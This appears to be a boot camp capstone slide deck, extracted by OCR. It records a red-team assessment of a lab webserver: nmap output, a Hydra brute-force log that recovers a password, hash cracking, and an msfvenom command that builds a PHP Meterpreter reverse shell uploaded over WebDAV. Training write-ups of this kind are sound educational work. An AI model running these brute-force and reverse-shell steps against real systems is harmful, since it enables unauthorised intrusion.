
RED TEAM / BLUE TEAM
CAPSTONE PROJECT 2


ASSESSMENT, ANALYSIS AND HARDENING OF A VULNERABLE SYSTEM

Courtney Templeton
University of Richmond • Cybersecurity Boot Camp • November 14, 2021

TABLE OF CONTENTS


NETWORK TOPOLOGY

NETWORK TOPOLOGY



RED TEAM
SECURITY ASSESSMENT

RECON: **DESCRIBING THE TARGET**

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Host Machine	**192.168.1.1**	Azure Cloud-Based Hyper-V Host for the Attacker, Target, and ELK Stack VMs
Kali Linux (Attacker)	**192.168.1.90**	Attacking Machine
Capstone (Target)	**192.168.1.105**	Target Vulnerable Webserver
ELK Stack	**192.168.1.100**	Elasticstash/Logstash/Kibana Stack for capturing Packetbeat, Metricbeat and Filebeat Data

VULNERABILITY ASSESSMENT

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure OWASP Top 10 #3 **Critical**	The secret_folder is publicly accessible, but contains sensitive data intended only for authorized personnel	The exposure compromises credentials that attackers can use to break into the web server
Unauthorized File Upload **Critical**	Users are allowed to upload arbitrary files to the web server	This vulnerability allows attackers to upload PHP scripts to the server
Remote Code Execution via Command Injection OWASP Top 10 #1 **Critical**	Attackers can use PHP scripts to execute arbitrary shell commands	Vulnerability allows attackers to open a reverse shell to the servers

ADDITIONAL VULNERABILITIES

Vulnerability	Description	Impact
Directory Indexing Vulnerability CWE-548	Attacker can view and download content of a directory located on a vulnerable device. CWE-548 refers to an informational leak through directory listing.	The attacker can gain access to source code, or devise other exploits. The directory listing can compromise private or confidential data.
Hashed Passwords	If a password is not salted it can be cracked via online tools such as www.crackstation.net/ or programs such as hashcat	Once the password is cracked, and if a username is already known, a hacker can access system files
Weak Usernames and Passwords	Commonly used passwords such as simple words, and the lack of password complexity, such as the inclusion of symbols, numbers and capitals	System access could be discovered by social engineering. https://thycotic.com/resources/password-strength-checker/ suggests that 'Leopoldo' could be cracked in 21 seconds by a computer.

ADDITIONAL VULNERABILITIES

Vulnerability	Description	Impact
Port 80 Open with Public Access CVE-2019-6579	Open and unsecured access to anyone attempting entry using Port 80	Files and Folders are readily accessible. Sensitive (and secret) files and folders can be found.
Brute Force Ability to discover passwords by Brute Force CVE-2019-3746	When an attacker uses numerous username and password combinations to access a device and/or system.	Easy system access by use of brute force with common password lists such as rockyou.txt by programs such as Hydra
HTTP & WebDAV Plaintext protocols (HTTP and WebDAV)	Without the use of secure protocols information of all kinds is unsecured and vulnerable to interception	Using plain text protocols like HTTP and WebDAV presents opportunities for sensitive data exposure, traffic redirection, malware installation, corruption of critical information, and installation of client-side code

EXPLOITATION:
SENSITIVE DATA EXPOSURE - TOOLS AND PROCESSES

01

Tools & Processes

- `nmap` to scan network
- `dirb` to map URLs
- Browser to explore


```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-06 07:13 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00048s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00056s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
```

EXPLOITATION:
SENSITIVE DATA EXPOSURE - ACHIEVEMENTS

02

Achievements

- The exploit revealed a `secret_folder` directory.
- This directory is password protected, but susceptible to **brute-force**.




EXPLOITATION:
SENSITIVE DATA EXPOSURE - LOGIN PROMPT

03

Exploitation – Login Prompt

- The login prompt reveals that the user is `ashton`.
- This information is used to run a brute-force attack and gain access to the `secret_folder`




```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 0] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-06 07:52:55
root@Kali:/usr/share/wordlists#
```


EXPLOITATION:
UNAUTHORIZED FILE UPLOAD – TOOLS & PROCESSES


01

Tools & Processes

- Access gained to user `ashton` after using rocyou.txt password list to crack it.
- Sensetive data on how to proceed using user `ryan` revealed
- CrackStation was used to crack the hash for user `ryan`'s password and gain full access to WebDAV and `secret_folder`


Use rockyou.txt password list to crack "`ashton`" user password





Message after accessing "ashton"

Crack hash for user "`ryan`" password




EXPLOITATION:
UNAUTHORIZED FILE UPLOAD – TOOLS & PROCESSES

02

Tools & Processes

- Full access to WebDAV and `secret_folder` gained
- Shell uploaded to WebDAV



EXPLOITATION:
UNAUTHORIZED FILE UPLOAD – ACHIEVEMENTS & AFTERMATH


03

Achievements

- Generate custom web shell with **msfconsole**
- Uploading the reverse web shell allows us to execute arbitrary shell commands on the target

Aftermath

- Running arbitrary shell commands allows **Meterpreter** to open a full-fledged connection to the target



EXPLOITATION:
REMOTE CODE EXECUTION – TOOLS AND PROCESSES

01

Tools & Processes

- Use **Meterpreter** to connect to uploaded web shell
- Use shell to explore and compromise target

```
oot@Kali:/# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
```

```
oot@Kali:/# msfconsole
*rting the Metasploit Framework console...
* WARNING: No database support: No database YAML file
***

       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

sf5 >
```

webdav - File Manager

File Edit View Go Help

dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

DEVICES
File System
Floppy Disk

PLACES
root
Desktop
Trash

NETWORK
Browse Netw...
/webdav on 1...

passwd.dav
shell.php

2 items


```
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-06 07:52:55
oot@Kali:/usr/share/wordlists# cd ../
oot@Kali:/usr/share# cd ../
oot@Kali:/usr# cd ..
oot@Kali:/# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
```

EXPLOITATION:
REMOTE CODE EXECUTION – ACHIEVEMENETS

02

Achievements

- Leveraging the Remote Code Execution (RCE) allows us to open a **Meterpreter** shell to the target
- Once on the target, the full file system is available for exploration

